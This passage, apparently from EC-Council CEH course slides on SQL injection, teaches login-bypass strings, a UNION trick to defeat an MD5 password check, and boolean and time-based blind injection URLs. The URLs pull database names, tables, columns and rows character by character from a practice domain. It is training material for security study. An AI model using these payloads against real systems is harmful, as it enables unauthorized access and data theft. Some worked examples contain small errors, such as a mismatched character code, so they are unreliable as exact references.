This results in the report running and all users' passwords being updated.

Note: The example given above is unlikely due to the use of dynamic SQL to log in a user; consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code in this case and compromise the data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Bypass Website Logins Using SQL Injection

Try these at website login forms

- `admin' --`
- `admin' #`
- `admin'/*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`

Login as a different User

```
' UNION SELECT 1,'anotheruser','doesnt matter', 1--
```

Try to bypass login by avoiding MD5 hash check

- You can union results with a known password and MD5 hash of supplied password
- The web application will compare your password and the supplied MD5 hash instead of MD5 from the database
- Example:

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL
SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055

81dc9bdb52d04dc20036dbd8313ed055 =
MD5(1234)
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bypass Website Logins Using SQL Injection

Bypassing website logins is a fundamental and common malicious activity that an attacker can perform by using SQL injection. This is the easiest way to exploit any SQL injection vulnerability of the application. An attacker can bypass the login mechanism (authentication mechanism) of the application by injecting malicious code (in the form of an SQL command) into any user's account, without entering a username and password. The attacker inserts the malicious SQL string in a website login form to bypass the login mechanism of the application.

Attackers take complete advantage of SQL vulnerabilities. Programmers chain SQL commands and user-provided parameters together. By utilizing this feature, the attacker executes arbitrary SQL queries and commands on the backend database server through the web application.

Try these at website login forms:

- `admin' --`
- `admin' #`
- `admin'/*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`

Login as a different User:


```
' UNION SELECT 1,'anotheruser','doesnt matter', 1—
```

Try to bypass login by avoiding MD5 hash check:

You can union results with a known password and MD5 hash of supplied password. The web application will compare your password and the supplied MD5 hash instead of MD5 from the database. For example:

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055
81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Perform Blind SQL Injection – Exploitation (MySQL)

Extract First Character

Searching for the first character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+
from+users+limit+0,1),1,1))= 97,555,777)
```

If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS will return TRUE; otherwise, FALSE

Extract Second Character

Searching for the second character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+f
rom+users+limit+0,1),2,1))= 97,555,777)
```

If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter «a»), then DBMS will return TRUE; otherwise, FALSE

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Blind SQL Injection—Exploitation (MySQL)

SQL injection exploitation depends on the language used in SQL. An attacker merges two SQL queries to get more data. The attacker tries to exploit the UNION operator to get more information from the database. Blind injections help an attacker to bypass more filters easily. One of the main differences in blind SQL injection is that it reads the entries symbol by symbol.

- **Example 1: Extract First Character**

  Searching for the first character of the first table entry

  ```
  /?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),1,1)
  )= 97,555,777)
  ```

  If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS will return TRUE, otherwise FALSE.


- **Example 2: Extract Second Character**

  Searching for the second character of the first table entry

  ```
  /?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),2,1)
  )= 97,555,777)
  ```

  If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter «a»), then DBMS will return TRUE; otherwise, FALSE.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Blind SQL Injection - Extract Database User

01

Check for username length

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `LEN(USER)` until DBMS returns TRUE

02

Check if 1st character in the username contains 'A' (a=97), 'B', or 'C' etc.

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),1,1)))` until DBMS returns TRUE

03

Check if 2nd character in the username contains 'A' (a=97), 'B', or 'C' etc.

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),2,1)))` until DBMS returns TRUE

04

Check if 3rd character in the username contains 'A' (a=97), 'B', or 'C' etc.

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),3,1)))` until DBMS returns TRUE

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Blind SQL Injection—Extract Database User

Using blind SQL injection, an attacker can extract the database username. The attacker can probe the database server with yes/no questions to extract information. In an attempt to extract database usernames using blind SQL injection, an attacker first tries to determine the number of characters in a database username. An attacker who succeeds in learning the number of characters in a username then tries to find each character in it. To find the first letter of a username with a binary search, it takes seven requests and for an eight-character name, it takes 56 requests.

- **Example 1: Check for username length**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=1)
  WAITFOR DELAY '00:00:10'--
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=2)
  WAITFOR DELAY '00:00:10'--
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=3)
  WAITFOR DELAY '00:00:10'--
  ```

  Keep increasing the value of LEN(USER) until DBMS returns TRUE.

- **Example 2: Check if 1st character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY
  '00:00:10'--
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY
  '00:00:10'--
  ```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),1,1))) until DBMS returns TRUE.

- **Example 3: Check if 2nd second character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY
'00:00:10'--
```


Keep increasing the value of ASCII(lower(substring((USER),2,1))) until DBMS returns TRUE.

- **Example 4: Check if 3rd character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),3,1)))until DBMS returns TRUE.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Blind SQL Injection - Extract Database Name

Check for Database Name Length and Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD (Considering that the database returned true for above statement)

Extract 1st Database Table

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = EMP (Considering that the database returned true for above statement)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Blind SQL Injection—Extract Database Name

In a blind SQL injection, the attacker can extract the database name using the time-based blind SQL injection method. Here, the attacker can brute-force the database name by using time before the execution of the query and set the time after query execution; then the attacker can assess from the result that if the time lapse is **10 seconds**, then the name can be "A"; otherwise, if it took 2 seconds, then it cannot be "A." Likewise, the attacker finds out the database name associated with the target web application.

- **Example 1: Check for Database Name Length and Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(DB_NAME())=4)
  WAITFOR DELAY '00:00:10'--
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY
  '00:00:10'--
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY
  '00:00:10'--
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY
  '00:00:10'--
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY
  '00:00:10'--
  ```

  Database Name = **ABCD** (Considering that the database returned true for above statement)


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Example 2: Extract 1st Database Table**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = **EMP** (Considering that the database returned true for the above statement).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection

SQL Injection Methodology

Blind SQL Injection - Extract Column Name

Extract 1st Table Column Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP')=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = EID (Considering that the database returned true for the above statement)

Extract 2nd Table Column Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT (Considering that the database returned true for the above statement)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Blind SQL Injection—Extract Column Name

Following the same procedure discussed above, the attacker can extract the column name using the time-based blind SQL injection method.

- **Example 1: Extract 1st Table Column Name**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
column_name from ABCD.information_schema.columns where
table_name='EMP')=3) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),1,1)))=101)
WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),2,1)))=105)
WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),3,1)))=100)
WAITFOR DELAY '00:00:10'--
```

  Column Name = **EID** (Considering that the database returned true for the above statement).

- **Example 2: Extract 2nd Table Column Name**


```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'-
-
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = **DEPT** (Considering that the database returned true for the above statement).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Blind SQL Injection - Extract Data from ROWS

C|EH

Extract 1st Field of 1st Row

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY
'00:00:10'--
```

Field Data = JOE (Considering that the database returned true for the above statement)

Extract 2nd Field of 1st Row

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR DELAY
'00:00:10'--
```

Field Data = COMP (Considering that the database returned true for the above statement)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Blind SQL Injection—Extract Data from ROWS

Following the same procedure discussed above, the attacker can extract the data from rows using the time-based blind SQL injection method.

- **Example 1: Extract 1st Field of 1st Row**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
EID from EMP)=3) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR
DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR
DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR
DELAY '00:00:10'--
```

Field Data = **JOE** (Considering that the database returned true for the above statement)


- **Example 2: Extract 2nd Field of 1st Row**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR
DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR
DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR
DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR
DELAY '00:00:10'--
```

Field Data = **COMP** (Considering that the database returned true for the above statement).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
SQL Injection Methodology

Perform Double Blind SQL Injection – Classical Exploitation (MySQL)

- This exploitation is based on time delays
